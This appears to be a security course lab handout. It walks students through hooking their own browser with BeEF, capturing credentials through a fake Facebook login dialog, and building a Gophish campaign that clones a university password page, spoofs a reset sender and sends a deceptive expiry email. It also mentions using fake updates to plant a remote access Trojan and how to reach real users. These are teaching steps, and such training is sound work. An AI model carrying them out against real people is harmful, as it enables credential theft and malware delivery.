
These links are for demonstrating the "Get Page HREFs" command module

- The Browser Exploitation Framework Project homepage
- ha.ckers.org homepage
- Slashdot

Have a go at the event logger.
Insert your secret here:


You can also load up a more advanced demo page here

5. You'll see the BeEF console show your system on the list.



```
[18:35:25][!] [Browser Details] Invalid browser name returned from the hook brow
ser's initial connection.
[18:35:25][*] New Hooked Browser [id:2, ip:172.28.128.1, browser:UNKNOWN-UNKNOWN
, os:OSX-], hooked domain [172.28.128.4:3000]
[18:35:25][*] [ARE] Checking if any defined rules should be triggered on target.
[18:35:25]    |_  Found [0/0] ARE rules matching the hooked browser type/version
```

6. Review what you can do with your hooked browser in the BeEF console by opening http://127.0.0.1:3000/ui/panel with Firefox ESR on your Kali VM (login with user **beef** password **beef** if needed)




Category: Browser (6 Items)

Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:59.0) Gecko/20100101 Firefox/59.0	Initialization
Browser Language: en-US	Initialization
Browser Platform: MacIntel	Initialization
Browser Plugins: []	Initialization
Window Size: Width: 496, Height: 442	Initialization

Category: Browser Components (12 Items)

Flash: No	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization
Windows Media Player: No	Initialization
WebRTC: Yes	Initialization
ActiveX: No	Initialization
Session Cookies: Yes	Initialization


7. Under Commands scroll down the Module tree to “Social Engineering” and select “Petty Theft”



i...	date	label
0	2018-04-02 18:29	command 1
1	2018-04-02 18:32	command 2

Description: Asks the user for their username and password using a floating div.
Id: 124
Dialog Type: Facebook
Backing: Grey
Custom Logo (Generic only): http://0.0.0.0:300

8. Click "**Execute**" and a few seconds later your browser will pop up a fake "Facebook Timed Out" dialog box.



You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- The Browser Exploitation Framework Project homepage
- ha.ckers.org homepage
- Slashdot

Have a go at the event logger.
Insert your secret here:

You can also load up a more advanced

Facebook Session Timed Out


Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email:
Password:

Log in

9. On your hooked browser fill out that dialog box with something (I used a fake account/password) and click "`Log in`"
10. Go back to BeEF and click the results history to see the data the user (in this case you) entered.



id	date	label
0	2019-04-02 18:47	command 1


```
1
data: answer=enpm685@gmail.com:hiclass!
```

11. Experiment with some of the other modules. The Fake updates are also great ways to possibly install some malware/remote access Trojan on the end user's system.
12. When finished close Firefox ESR on your Kali VM
13. In the Terminal window in Kali enter **`Control + C`** to stop beef from running.

Gophish Exercise (optional)


1. Download Gophish from https://getgophish.com/ or https://github.com/gophish/gophish/releases

   Ex. **`wget https://github.com/gophish/gophish/releases/download/0.7.1/gophish-v0.7.1-linux-64bit.zip`**
2. **`mkdir /opt/gophish`**
3. **`mv gophish-v0.7.1-linux-64bit.zip /opt/gophish`**
4. **`cd /opt/gophish`**
5. **`unzip gophish-v0.7.1-linux-64bit.zip`** (unzip should be preinstalled, if not **`apt-get install unzip`**)
6. **`apt-get install postfix`** (this installs postfix, a mail server for us)
7. For the postfix install select "Internet Site" and then leave all the other defaults
8. Edit the config.json file to set the admin_server listening url to 0.0.0.0:3333




```
{
        "admin_server": {
                "listen_url": "0.0.0.0:3333",
                "use_tls": true,
                "cert_path": "gophish_admin.crt",
                "key_path": "gophish_admin.key"
        },
```

9. **`./gophish`**




```
root@kali:/opt/gophish# ./gophish
 2018/03/26 15:07:18 worker.go:26: Background Worker Started Successfully - Waiting fo
r Campaigns
goose: migrating db environment 'production', current version: 0, target: 201712082019
32
OK    20160118194630_init.sql
OK    20160131153104_0.1.2_add_event_details.sql
OK    20160211211220_0.1.2_add_ignore_cert_errors.sql
OK    20160217211342_0.1.2_create_from_col_results.sql
OK    20160225173824_0.1.2_capture_credentials.sql
OK    20160227180335_0.1.2_store-smtp-settings.sql
OK    20160317214457_0.2_redirect_url.sql
OK    20160605210903_0.2_campaign_scheduling.sql
OK    20170104220731_0.2_result_statuses.sql
OK    20170219122503_0.2.1_email_headers.sql
OK    20170827141312_0.4_utc_dates.sql
OK    20171027213457_0.4.1_maillogs.sql
OK    20171208201932_0.4.1_next_send_date.sql
 2018/03/26 15:07:19 gophish.go:115: Starting phishing server at http://0.0.0.0:80
 2018/03/26 15:07:19 util.go:127: Creating new self-signed certificates for administra
tion interface...
 2018/03/26 15:07:19 util.go:180: TLS Certificate Generation complete
 2018/03/26 15:07:19 gophish.go:98: Starting admin server at https://127.0.0.1:3333
```

10. Open a web browser on Kali and go to https://127.0.0.1:3333/
11. Login with the default user name (**admin**) and the password (**gophish**)



12. You'll be taken to the main dashboard. You need to work your way from the bottom to the top of the menu on the left to set up this exercise.




Dashboard

No campaigns created yet. Let's create one!

13. Start by creating a Sending Profile - click **Sending Profiles** and then **+ New Profile**
14. Enter the following:

    Name: **Sending Profile 1**
    From: (whatever your want, I'm using password-reset@umd.edu)
    Host: **localhost:25**

    Then click "Save Profile"



New Sending Profile


Name: Sending Profile 1
Interface Type: SMTP
From: password-reset@umd.edu
Host: listserv.umd.edu:25
Username:
Password:
☑ Ignore Certificate Errors
Email Headers:

15. Click **Landing Pages** and then **+ New Page**
16. Enter the following:

    Name: Fake UMD

Click "**Import Site**" and then enter https://password.umd.edu and **Import**

Then click "**Save Page**"



```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/l
    <title>Password Management</title>
    <link rel="stylesheet" type="text/css" href="../resources/bootstrap/css/bootstrap
    <link rel="stylesheet" type="text/css" href="../resources/css/directory-tools.css'
    <link rel="stylesheet" type="text/css" href="../resources/css/password-mgmt.css"/:
    <link rel="stylesheet" type="text/css" href="../resources/bootstrap/css/datepicke

    <script type="text/javascript" src="../resources/bootstrap/scripts/jquery.js"></s
```

17. Click "**Email Templates**" and then **+ New Template**
18. Enter the following:

Name: **Password Reset**
Subject: **ENPM685 password test**
Select the Text or HTML and put something like:


{{.FirstName}},

The password for {{.Email}} has expired. Please reset your password here: {{.URL}}

(The brackets are helpful for the main merge to make this look more legitimate.)

Leave "**Add tracking image**" checked.

Click "**Save Template**"


New Template

Name:

Password Reset

Import Email

Subject:

ENPM685 password test

Text HTML


```
Your password is going to expire.  Please change it!
```

✓ Add Tracking Image

19. Click Users and Groups and then "New Group"

    Name: ENPM685 test
    First Name: Your name
    Last Name: Your name
    Email: Your email
    Click "**+ Add**"
    Click "Save changes"

20. Click **Campaigns** and then select all your settings.


New Campaign

Name: ENPM685 test

Email Template: Password Reset

Landing Page: Fake UMD

URL: http://192.168.2.163

Schedule: 03/26/2018 5:34 PM

Sending Profile: Sending Profile 1

Groups: × ENPM685 test

21. Click **Launch Campaign**
22. Check your email for the message to be sent. Check your spam folder if it does not appear in your inbox.

Important Note: This setup will only work on your system because the VM is running localized to your computer. If you sent this to another user, they would receive a message with an IP address that is not internet accessible so other users would not be able to reach your phishing site. (Review the ***Network Primer*** document or look up RFC1918 to learn more about private IP addresses if you are not familiar with them.) If you wanted to send these to actual users you would need to run this from a system that has an Internet-accessible IP address like a cloud IaaS provider.